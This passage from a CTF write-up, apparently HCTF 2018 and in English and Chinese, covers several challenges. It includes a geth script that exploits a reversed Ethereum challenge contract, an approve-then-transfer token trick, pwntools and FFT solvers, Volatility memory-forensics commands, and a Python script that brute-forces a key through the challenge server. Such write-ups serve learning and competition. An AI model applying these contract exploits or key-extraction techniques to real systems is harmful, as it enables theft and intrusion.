The first transaction is located at block 23, which creates a contract at `0x628187b11ef814fe75dc9d33c813961b71153afc`. And sequentially the transactions in block 49 and 273 interacts with the contract created by the first transaction. By the time I got a little confused: where are the other contracts mentioned in `hint2`?

So I decided to take a closer look at this contract. Using ethervm decompiler to decompile could give us a boost (but this one has a lot of defects, I've heard lots of people already have private EVM decompiler added to their inventory... sigh). Reversing result showed it's actually a deployer contract, which will decrypt and create user specified contract. To get the address of the newly created contracts, we need to trace the transactions. `debug_traceTransaction` is a method exposed by geth RPC, connecting remix debugger to the RPC will provide us a user-friendly GUI tracer. So we found the contract deployed at `0x15ec709c5d749345a3bcfc36a5b6bb695aba51e4`.

There is only one function inside this contract and the logic looks like the following psuedocode:

```
getFlag(uint256 private_key) returns (uint256) {
 require(msg.sender == owner);
 player = account address from private_key
 storage = address(storage[2]).call.value(???)(player);
 if(storage + player < storage) {
   return 1;
 }
 return 0;
}
```

So this involves another contract, reading the storage gives us the final contract at `0xc3dac37d5d3000a7fa70b574167fed36a8330a35`. I will skip the details of most of the details involved when reversing this contract but there are two points worth mentioning. Let's take a look at the basic logic of the contract:

```
function xxx(address user_contract, uint256 fix) {
 require(msg.value >= 1ether);
 var2 = user_contract;
 var3 = msg.value * block.number;

 result = address(user_contract).call.value(xxx).gas(xxx)("0x95808366");
 var2 += result;
 address(user_contract).call.value(msg.value).gas(xxx)("0x");
 require(balanceOf(user_contract) == 0);  // 1
 var4 = modexp(user_contract, E, N) ^ modexp(fix, E, N); // 2
 stroage[var4] = var3;
 return;
}
```

The first point is that you need to prevent the contract from receiving funds. I solved this by placing `selfdestruct` operation inside the fallback function.

The second point is the `modexp` function. When reversing, I encountered the following statement: `address(0x5).staticcall.gas(xxx)(data)`. By googling `contract at 0x5` I found this and this.

After reversing, solving the challenge is a cakewalk.

Solver (unstripped):

```
// loadScript(xxx);
var account = eth.accounts[0];
var contract = "0xc3dac37d5d3000a7fa70b574167fed36a8330a35";
personal.unlockAccount(account);

var f1_hash = "0x031c62e3";
var query_hash = "0xad5e5a94";
var f2_hash = "0x77df37f0";
```

```
//var deployed = "0x6db2520cf6a8a9403b1b1313b6e2811b35f16ac2";
//var deployed = "0xdbc59c25a00b207dc029b9370a5e5167761bad8b";
//var deployed = "0x926fadd79df9f2f820c62477f50c1fd895fa7d7c";
//var deployed = "0x838851629f16b674a6261ca8636c1bb598a55c3e";
//var deployed = "0x3af5135eb80dd58cb35a503c68d3f1a08f09a4fb";
var deployed = "0xb1fc178e43883677ce73bf67e5cbc84fcd16afc6";

var R = "0x95808366";

//var patched = "0x608060405234801561001057600080fd5b5033600080610100 0a81548173ffffffffffffffffffffffffffffffffffffffff0219169
//var patched = "0x608060405234801561001057600080fd5b50336000806101000a81548173ffffffffffffffffffffffffffffffffffffffff0219169
var patched = "0x608060405234801561001057600080fd5b50336000806101000a81548173ffffffffffffffffffffffffffffffffffffffff021916908

var GAS = 300000;
var GAS_PRICE = 1000000000;
var VALUE_REQ = 1000000000000000000;  // 1 ether

String.prototype.leftJustify = function( length, char ) {
   var fill = [];
   while ( fill.length + this.length < length ) {
     fill[fill.length] = char;
   }
   return fill.join('') + this;
}

String.prototype.rightJustify = function( length, char ) {
   var fill = [];
   while ( fill.length + this.length < length ) {
     fill[fill.length] = char;
   }
   return this + fill.join('');
}

function address2uint(address) {
 return "000000000000000000000000" + address.substr(2);
}

function num2uint(number) {
 return number.toString(16).leftJustify(64, '0');
}

function nonce() {
 return eth.getTransactionCount(eth.accounts[0], "pending");
}

function query(address) {
 return eth.sendTransaction({
   from: account,
   to: contract,
   gas: GAS,
   gasPrice: GAS_PRICE,
   value: 0,
   data: query_hash + address2uint(address),
   nonce: nonce(),
 });
}

function f1() {
 return eth.sendTransaction({
   from: account,
   to: contract,
   gas: GAS,
   gasPrice: GAS_PRICE,
   value: 0,
   data: f1_hash,
   nonce: nonce(),
 });
}
```

```
function f2(address, arg2) {
 return eth.sendTransaction({
   from: account,
   to: contract,
   gas: GAS,
   gasPrice: GAS_PRICE,
   value: VALUE_REQ,
   data: f2_hash + address2uint(address) + arg2,
   nonce: nonce(),
 });
}

function deploy(contract_bin) {
 return eth.sendTransaction({
   from: account,
   gas: GAS,
   gasPrice: GAS_PRICE,
   data: contract_bin,
   nonce: nonce(),
 });
}

function sendFunds(address, value) {
 return eth.sendTransaction({
   from: account,
   to: address,
   gas: GAS,
   gasPrice: GAS_PRICE,
   data: "0x",
   nonce: nonce(),
   value: value,
 });
}

//var tx = query(account);
//var tx = f1();
//var tx = f2(deployed, "79f9e53750ebc17fd78a90e03153915167b90d560ffd6a9063874df53f7230f4");
var tx = f2(deployed, "2efab4b2d704641cb1eca1241ed3a17924605f7eeb91ec5f0dd37e0846691a8a");
//var tx = deploy(patched);

//var tx = sendFunds(deployed, 10000000);
console.log(tx);
```

ez2win

~~大概需要逆一下~~
0x71feca5f0ff0123a60ef2871ba6a6e5d289942ef for ropsten
开源了，既然有人做出来了直接抄作业就行。。。
先approve再_transfer任意转账

MISC

freq game

```
from pwn import *
from scipy.fftpack import fft,ifft

p = remote('150.109.119.46', 6775)

p.recvuntil('to get hint:')
p.sendline('y')
p.recvuntil('token:')
p.sendline('RVZhvB2OtdydtHAaHxdEeRcFzZlKIC9U')

for i in xrange(8):
   data = p.recvuntil(']').strip()
   y = eval(data)
   yf = abs(fft(y))
   ans = []
```

```
    for i in xrange(255):
        if (yf[i] > 1000):
            print i, yf[i]
            ans.append(i)
    print ans
    p.sendline("%d %d %d %d" % (ans[0], ans[1], ans[2], ans[3]))

p.interactive()
```

eazy dump

看上去是个vmware的内存镜像

和这个有点像

https://www.jianshu.com/p/6438bc3302c8
基本信息获取：
volatility -f mem.data imageinfo
Volatility Foundation Volatility Framework 2.4
Determining profile based on KDBG search...

```
Suggested Profile(s) : Win2008R2SP0x64, Win7SP1x64, Win7SP0x64, Win2008R2SP1x64
                AS Layer1 : AMD64PagedMemory (Kernel AS)
                AS Layer2 : FileAddressSpace (/root/Desktop/mem.data)
                 PAE type : No PAE
                      DTB : 0x187000L
                     KDBG : 0xf80004035070
     Number of Processors : 4
Image Type (Service Pack) : 0
           KPCR for CPU 0 : 0xfffff80004036d00L
           KPCR for CPU 1 : 0xfffff880009ee000L
           KPCR for CPU 2 : 0xfffff88004568000L
           KPCR for CPU 3 : 0xfffff880045dd000L
        KUSER_SHARED_DATA : 0xfffff78000000000L
      Image date and time : 2018-11-07 08:26:52 UTC+0000
Image local date and time : 2018-11-07 16:26:52 +0800
```

枚举用户：
volatility -f mem.data --profile=Win2008R2SP0x64 printkey -K "SAM\Domains\Account\Users\Names"
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable (V) = Volatile

Registry: \SystemRoot\System32\Config\SAM
Key name: Names (S)
Last updated: 2018-11-05 14:22:03 UTC+0000

Subkeys:
(S) Administrator
(S) Guest
(S) veritas501


Values:
REG_DWORD : (S) 0

查看进程：
volatility -f mem.data --profile=Win2008R2SP0x64

根据题目名称dump,应该是把某个进程的内存数据用memdump提取出来：
volatility -f mem.data memdump -p 'pid' -D '/path'

dump画图的内存

用GIMP翻内存



从原始数据载入图像

图像

图像类型(T): RGB

位移(F): 2008199

宽度(W): 1457

高度(H): 800

色板

色板类型(P): R, G, B(普通)

位移(S): 0

色板文件(E): (无)

Difficult programming language

是个键盘流量包

```
D'`;M?!\mZ4j8hgSvt2bN);^]+7jiE3Ve0A@Q=|;)sxwYXtsl2pongOe+LKa'e^]\a`_X|V[Tx;"VONSRQJn1MFKJCBfFE>&<`@9!=<5Y9y7654-,P0/o-,%I)ih&%
```

malbolge

找了个解析器发现有非法字符，强行改代码无视非法字符以后解到一个flag，但是不太对
Q7猜出了Flag，tql

Guess My Key

应该不是一个太复杂的网络吧，
猜一个

反向传播算法写糊了，我再去学习一波。。。

写什么bp，还是逐位爆破来得快。。。。。。

```
import requests
import json
import random



# test = 'http://150.109.62.46:13577/enc?msg='
# for _ in xrange(96):
#     test += '1,'
# test = test[:-1]
#
# g = r.json()

# flag_en = g['raw_cipher']
# print(flag_en)
def list2str(l):
   res = ''
   for i in l:
       res += str(i) + ','
   return res[:-1]

def calc(guess_en,flag_en):
   res = []
   for i in xrange(96):
       res.append((guess_en[i]-flag_en[i]))
   return res

def random_input():
   res = []
   for _ in xrange(96):
       res.append(random.randint(0,1))
   return res

def get_res(p,f=None):
   p = list2str(p)
   g_url = 'http://150.109.62.46:13577/enc?msg=%s&key=%s'
   p_url = 'http://150.109.62.46:13577/enc?msg=%s'
   if f is None:
       r = requests.get(p_url % p)
   else:
       f = list2str(f)
       r = requests.get(g_url % (p,f))
   g = r.json()
   en = g['raw_cipher']
   res = []
   for _ in en.split(','):
       res.append(float(_))
   return res

def bp(s,guess_out,real_out,guess_flag):
   last = calc(guess_out,real_out)
   for i in xrange(96):
       guess_flag[i] -= last[i]*((guess_out[i]) * (1-guess_out[i]))
   #print(guess_flag)
   return guess_flag

def cost(g,r):
   res = 0.0
   for i in xrange(96):
       res+= ((g[i]-r[i])*(g[i]-r[i])) * 100
   return res

def toint(l):
   res = []
   for i in l:
       t = round(i,1)
       if t >1:
           t = 1
       if t < 0:
           t = 0
       res.append(t)
   return res

while True:
   guess_flag = [0] * 96
   for i in xrange(96*20):
       s = random_input()
       ff = guess_flag[i%96]
       guess_out = get_res(s,guess_flag)
       t = guess_flag
       t[i%96] = abs(1-ff)
       guess_out2 = get_res(s,t)
       flag_en = get_res(s)
       c1 = cost(guess_out,flag_en)
       c2 = cost(guess_out2,flag_en)
       if c1 > c2:
           print(c2)
           guess_flag[i%96] = abs(1-ff)
       else:
           print(c1)
           guess_flag[i%96] = ff
       #guess_flag = bp(s,guess_out,flag_n,guess_flag)
       #guess_flag = toint(guess_flag)
       print(guess_flag)
```

点击收藏 | 0 关注 | 1

上一篇：加密货币挖矿恶意软件使用rootk... 下一篇：HCTF[web] - share详解

1. 0 条回复
    - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板